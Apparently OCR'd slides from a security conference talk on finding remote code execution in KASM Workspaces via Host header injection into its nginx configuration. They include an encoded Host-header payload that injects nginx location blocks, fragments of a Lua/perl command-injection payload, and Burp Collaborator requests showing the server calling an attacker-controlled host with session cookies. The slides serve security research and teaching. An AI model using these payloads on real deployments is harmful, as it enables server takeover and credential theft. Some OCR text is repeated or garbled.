

Crossing the KASM

...

a webapp pentest story


Samuel Erb & Justin Gardner

D3FCØN



whoami - Samuel Erb aka erbbysam

- Hacker
- Working to make the internet a safer place
- DC23, DC24 black badge (Badge Challenge, Co9)





whoami - Justin Gardner aka Rhynorater

- Full-Time Bug Bounty Hunter
- Love teaching new hackers
- CVE-2020-13379 Grafana SSRF/HacktivityCon Talk or H1-2108 MVH Award
- Outside of Work:  Christian,  Language Enthusiast,  Handyman/RE Investor,  Rec Volleyball Player



RCE



RCE



RCE



```
nothing}{content_by_lua_block {...  
    proxy_pass{ resol-  
ver: 8.8.8.8...  
perl 'sub foo { systme("...  
asdfasdf.burpcollaborator.com:443/SSRF}">{#
```

The Bridge:

Host:

=?iso-8859-1?q?=48=4f=53=54=4e=41=4d=45=3a=34=34=33=2f=61=70=69=2f=69=6e=74=65=72=6e=61=6c=5f=61=75=74=68=2f=3b=73=65=74=20=24=61=20=27=3b=23=27=3b=7d=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=28=2e=2a=29=68=65=6c=2e=2a=24=20=7b=63=6c=69=65=6e=74=5f=62=6f=64=79=5f=69=6e=5f=66=69=6c=65=5f=6f=6e=6c=79=20=6f=6e=3b=70=72=6f=78=79=5f=70=61=73=73=20=68=74=74=70=3a=2f=2f=6b=61=73=6d=5f=61=67=65=6e=74=2f=61=70=69=2f=76=31=2f=68=65=6c=6c=6f=2f=3f=24=31=3b=7d=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=2f=28=2e=2a=29=2e=73=65=63=72=65=74=2f=28=2e=2a=29=24=20=7b=61=6c=69=61=73=20=2f=24=32=3b=61=75=74=6f=69=6e=64=65=78=20=6f=6e=3b=7d=20=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=2f=75=6e=75=73=65=64=63=28=5b=5e=2f=5d=2a=29=24=20=7b=23?=

RCE

Host: =?iso-8859-1?q?=48=4f=53=54
=4e=41=4d=45=3a=34=34=33=2f=6-
1=70=69=2f=69=6e=74=65=72=6e=-
61=6c=5f=61=75=74=68=2f=3b=73-
=65=74=20=24=61=20=27=3b=23=-



```
{content_by_lua_block {...  
  proxy_pass{resol-  
    ver: 8.8.8.8...  
  }  
}
```


asdfasdf.burpcollaborator.com:443/SSRF}{#

1) Important Background



KASM Workspaces

“Streaming containerized apps and desktops to end-users.”



KASM Workspaces is enterprise software that uses Docker and VNC to allow end-users to easily spin up virtual desktops in the form of docker containers.

KASM Workspaces



ID	Image	Ports	Name
181e50a0d45d	kasmweb/nginx:latest	80/tcp, 0.0.0.0:443->443/tcp, :::443->443/tcp	kasm_proxy
402bf9191cf1	kasmweb/share:1.10.0	8182/tcp	kasm_share
8a5aba4b1c26	kasmweb/agent:1.10.0	4444/tcp	kasm_agent
a876908c5bee	redis:5-alpine	6379/tcp	kasm_redis
3b2e71f933b9	kasmweb/api:1.10.0	8080/tcp	kasm_api
3e9a08940742	kasmweb/manager:1.10.0	8181/tcp	kasm_manager
98a5b5d6caee	postgres:12-alpine	5432/tcp	kasm_db
c979f9c59721	kasmweb/ubuntu-bionic-desktop:1.10.0	4901/tcp, 5901/tcp, 6901/tcp	determined_euler

```
Command: docker ps --filter "status=running" --format "{{.ID}}|{{.Image}}|{{.Ports}}|{{.Names}}}" | column -s "|" -t
```


KASM Workspaces (nginx, high level container routing)

ID	Image	Ports	Name
181e50a0d45d	kasmweb/nginx:latest	80/tcp, 0.0.0.0:443->443/tcp, :::443->443/tcp	kasm_proxy

```
/ # ls /etc/nginx/conf.d/*  
/etc/nginx/conf.d/logging.conf  
/etc/nginx/conf.d/upstream_api.conf  
/etc/nginx/conf.d/orchestrator.conf ←  
/etc/nginx/conf.d/upstream_manager.conf  
/etc/nginx/conf.d/upstream_agent.conf  
/etc/nginx/conf.d/upstream_share.conf
```

```
/etc/nginx/conf.d/containers.d:  
c979f9c5972140b58c835ef1689e32a874683c12143b ←  
0bd43ed4a5239cf6f12e.conf
```


```
/etc/nginx/conf.d/services.d:  
admin_api.conf      client_api.conf  
share_api.conf      upstream_proxy.conf  
agent.conf          manager_api.conf  
subscription_api.conf website.conf
```

```
server {  
    ...  
    include /etc/nginx/conf.d/containers.d/*.conf;  
    ...  
}  
  
location /<internal non-guessable hash>/{  
    ...  
    Auth_request      /<internal non-guessable hash>;  
    proxy_pass         https://172.18.0.9:6901/;  
    ...  
}
```

NOTE: When new end user containers are allocated, NGINX is restarted


Command: `docker exec -it kasm_proxy /bin/sh`

KASM Workspaces – Networking (single server)



KASM Workspaces – Networking (single server)

Routes ALL traffic



/api/share/*
Port 8182


/manager_api/*
Port 8181

/agent/*
Port 4444

/api/*
Port 8080

Monitors containers,
servers etc


Handles screen sharing




Deploys containers

User/Admin API


KASM Workspaces – Networking (multiple server)



KASM Workspaces – Networking (multiple server)



2) Reverse Engineering/Initial Discovery



Find the help desk/forum, search for security concerns

Don't forget to let others do the work:

<https://github.com/kasmtech/workspaces-issues/issues?q=security>

COMMUNITY

\$0

Free*

- ✓ **All Features in Enterprise**
- ✓ ***Trial, Non-Profit, Personal Use**
- ✓ Excludes Custom Branding
- ✓ Excludes Web Categorization
- ✓ Excludes Dynamic Scaling
- ✓ **Community Support**
- ✓ **5 Simultaneous session limit**

[Download](#)

PROFESSIONAL

\$5 user / month

Billed Annually

- ✓ Browser Isolation
- ✓ Desktop as a Service
- ✓ Application Streaming
- ✓ Single Sign-On, SAML, MFA, LDAP
- ✓ Web Traffic Filtering
- ✓ SSH Key Management
- ✓ Customized Images
- ✓ Persistent Profiles and File Shares
- ✓ **Next Business Day Support**

[Purchase](#)

ENTERPRISE

\$10 user / month

Billed Annually

- ✓ **All Features in Professional**
- ✓ Private Cloud Auto-Scaling
- ✓ Developer API
- ✓ Custom Branding
- ✓ Session Staging
- ✓ Session Casting
- ✓ Shared Sessions
- ✓ Enterprise Logging
- ✓ **Same Business Day Support**

[Purchase](#)

COMMUNITY

\$0

Free*

- ✓ **All Features in Enterprise**
- ✓ ***Trial, Non-Profit, Personal Use**
- ✓ Excludes Custom Branding
- ✓ Excludes Web Categorization
- ✓ Excludes Dynamic Scaling
- ✓ **Community Support**
- ✓ **5 Simultaneous session limit**

[Download](#)

PROFESSIONAL

\$5 user / month

Billed Annually

- ✓ Browser Isolation
- ✓ Desktop as a Service
- ✓ Application Streaming
- ✓ Single Sign-On, SAML, MFA, LDAP
- ✓ Web Traffic Filtering
- ✓ SSH Key Management
- ✓ Customized Images
- ✓ Persistent Profiles and File Shares
- ✓ **Next Business Day Support**

[Purchase](#)

ENTERPRISE

\$10 user / month

Billed Annually

- ✓ **All Features in Professional**
- ✓ Private Cloud Auto-Scaling
- ✓ Developer API
- ✓ Custom Branding
- ✓ Session Staging
- ✓ Session Casting
- ✓ Shared Sessions
- ✓ Enterprise Logging
- ✓ **Same Business Day Support**

[Purchase](#)

COMMUNITY

\$0

Free*

- ✓ **All Features in Enterprise**
- ✓ ***Trial, Non-Profit, Personal Use**
- ✓ Excludes Custom Branding
- ✓ Excludes Web Categorization
- ✓ Excludes Dynamic Scaling
- ✓ **Community Support**
- ✓ **5 Simultaneous session limit**

Download

PROFESSIONAL

\$5 user / month

Billed Annually

- ✓ Browser Isolation
- ✓ Desktop as a Service
- ✓ Application Streaming
- ✓ Single Sign-On, SAML, MFA, LDAP
- ✓ Web Traffic Filtering
- ✓ SSH Key Management
- ✓ Customized Images
- ✓ Persistent Profiles and File Shares
- ✓ **Next Business Day Support**

Purchase

ENTERPRISE

\$10 user / month

Billed Annually

- ✓ **All Features in Professional**
- ✓ Private Cloud Auto-Scaling
- ✓ Developer API
- ✓ Custom Branding
- ✓ Session Staging
- ✓ Session Casting
- ✓ Shared Sessions
- ✓ Enterprise Logging
- ✓ **Same Business Day Support**

Purchase

Find the API you are calling

The install process will download and install:

<https://hub.docker.com/r/kasmweb/api>

Pick an API endpoint like `/api/get\_user\_attributes` and find it!

1) find the running binary

```
# docker exec -it kasm_api ps -ef
```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
kasm	1	0	0	Feb28	?	00:00:00	/bin/sh -c /usr/bin/kasm_ser
kasm	8	1	0	Feb28	?	00:00:00	/usr/bin/kasm_server.so --en
kasm	9	8	2	Feb28	?	3-08:03:31	/usr/bin/kasm_server.so --
kasm	84291	0	0	Mar07	pts/0	00:00:00	/bin/bash
kasm	1387298	0	0	03:26	pts/1	00:00:00	ps -ef

2) grab the running binary

```
# docker cp kasm_api:/usr/bin/kasm_server.so ./
```

kasm_api RE – howto

Use pyinstxtractor &
uncompyle6 to extract and
decompile kasm_server.so

Note: this must be done with
Python 3.6.0 to match the
executable version

ref: <https://www.isi.edu/~hardaker/news/20220103-deobfuscating-python-malware/20220103-deobfuscating-python-malware.html>

ref: <https://github.com/pyenv/pyenv>

ref: <https://github.com/extremecoders-re/pyinstxtractor>

ref: <https://pypi.org/project/uncompyle6/>

```
Identify:
# objdump -x kasm_server.so | grep pydata
   26 pydata          031fb55a  0000000000000000  0000000000000000
0000b039  2**0
# strings kasm_server.so | grep "python3.6"
bllibpython3.6m.so.1.0
$libpython3.6m.so.1.0
```

```
Extract:
# pyenv global 3.6.0
# python ./pyinstxtractor/pyinstxtractor.py kasm_server.so
[+] Processing kasm_server.so
[+] Pyinstaller version: 2.1+
[+] Python version: 36
[+] Length of package: 52409690 bytes
[+] Found 1535 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_certifi.pyc
[+] Possible entry point: server.pyc
[+] Found 7036 files in PYZ archive
[+] Successfully extracted pyinstaller archive: kasm_server.so
```

```
Decompile:
# cd kasm_server.so_extracted/PYZ-00.pyz_extracted
# uncompyle6 client_api.pyc 2>&1 > client_api.py
```


kasm_api RE – client_api.py, finding our function

We found our `/api/get\_user\_attributes` function!

```
@cherry.py.expose
@cherry.py.tools.json_in()
@cherry.py.tools.json_out()
@Authenticated(admin=False, read_only=True)
def get_user_attributes(self):
    response = {}
    response['user_attributes'] = self.get_attributes_for_user(cherry.py.request.authenticated_user)
    return response
```

Now review the rest of the source code!

THE ACTUAL SECURITY WORK



kasm_api RE – client_api.py, interesting API call

```
@cherry.py.expose
@cherry.py.tools.json_in()
@cherry.py.tools.json_out()
@Authenticated(admin=False, read_only=False)
def request_kasm(self):
    return self._request_kasm()

def _request_kasm(self, cast_config_id=None):
    event = cherry.py.request.json
    user = cherry.py.request.authenticated_user
    is_admin = cherry.py.request.db.is_admin(user)
    response = {}

    ...
    image.host_header = cherry.py.request.headers['HOST']
    ...
    < makes API calls to update nginx config & create container>
```

kasm_api RE – client_api.py, interesting API call

```
...
```

```
image.host_header = cherrypy.request.headers['HOST']
```

```
...
```

Request

```
Pretty Raw Hex
1 POST /api/request kasm/ HTTP/1.1
2 Host: jczxnjd8qthdobb1t8dioua5lwrmb.oastify.com
3 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://[REDACTED]
9 Content-Type: application/json
10 Origin: https://[REDACTED]
11 Content-Length: 238
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {"point_of_presence":"","persistent_profile_mode":"Enabled",
  "image_id":"6ac6932028df4b72a708f323ebb2c31a","x_res":1798,"y_res":1060,"zone_id":"","network_id":"","token":"f431322d-5010-477b-ae72-f58a3c961944","username":"admin@kasm.local"}
```

Generate Collaborator payloads

Number to generate: 1

Copy to clipboard

☒ Include Collaborator server location

Poll Collaborator interactions

Poll every 60

seconds

Poll now

# ^	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobb1t8dioua5lwrmb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobb1t8dioua5lwrmb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobb1t8dioua5lwrmb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobb1t8dioua5lwrmb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobb1t8dioua5lwrmb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobb1t8dioua5lwrmb	

Description

Request to Collaborator

Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /d783d6e2-43c4-43/19209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20&
  d=&autoconnect=1&path=desktop/0eb12170-a28b-4e3f-9f75-22c2a85a0449/vnc/websocketify&cursor=true&resize=remote&clipboard
  e&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false
3 Host: jczxnjd8qthdobb1t8dioua5lwrmb.oastify.com
4 Connection: close
5 X-Real-IP: [REDACTED]
6 X-Forwarded-Proto: https
7 X-Forwarded-Proto: https
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
9 User-Agent: [REDACTED]
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
```

```
image.host header = cherrypy.request.headers['HOST']
```

```

1 POST /api/request kasm/ HTTP/1.1
2 Host: pcxnjgdqtdhdbbitt8dioua5lvrmtb.oastify.com
3 Cookie: session token=f431322d-5010-477b-ae72-f58a3c961944; username
   ="admin@kasm.local"
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0)
   Gecko/20100101 Firefox/99.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://[REDACTED]
9 Content-Type: application/json
10 Origin: https://[REDACTED]
11 Content-Length: 338
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {"point_of_presence":"","persistent_profile_mode":"Enabled",
   "image_id":"6e6932028df4b72a708f323eb2c31a","x_res":1798,"y_res":
   1060,"zone_id":"","network_id":"","token":
   "f431322d-5010-477b-ae72-f58a3c961944","username":"admin@kasm.local"
   }

```

# ^	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobb8dioua5lwrmfb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobb8dioua5lwrmfb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobb8dioua5lwrmfb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobb8dioua5lwrmfb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobb8dioua5lwrmfb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobb8dioua5lwrmfb	

Description	Request to Collaborator	Response from Collaborator
-------------	-------------------------	----------------------------

```

1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /d783d6e2-43c4-43/19209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20
  d=&autoconnect=1&path=desktop/0eh12170-a28b-4e3f-9f75-22c2a85a0449/vnc/websockify&cursor=true&resize=remote&clipboard
  e&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false
3 Host: jczxnjd8qthdobbit8dioua5lvrmbf.oastify.com
4 Connection: close
5 X-Real-IP:
6 X-Forwarded-For:
7 X-Forwarded-Proto: https
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
9 User-Agent:
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate

```


kasm_api RE – client_api.py, interesting API call

```
...  
image.host_header = cherrypy.request.headers['HOST']  
...
```

```
Request  
Pretty Raw Hex  
1 POST /api/request kasm/ HTTP/1.1  
2 Host: jczxnjd8qthdobbbit8dioua5lwrmbf.oastify.com  
3 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username  
   ="admin@kasm.local"  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0)  
   Gecko/20100101 Firefox/99.0  
5 Accept: application/json  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://  
9 Content-Type: application/json  
10 Origin: https://  
11 Content-Length: 238  
12 Sec-Fetch-Dest: empty  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Site: same-origin  
15 Te: trailers  
16 Connection: close  
17  
18 {"point_of_presence":"","persistent_profile_mode":"Enabled",  
   "image_id":"6ac6932028df4b72a708f323ebb2c31a","x_res":1798,"y_res":  
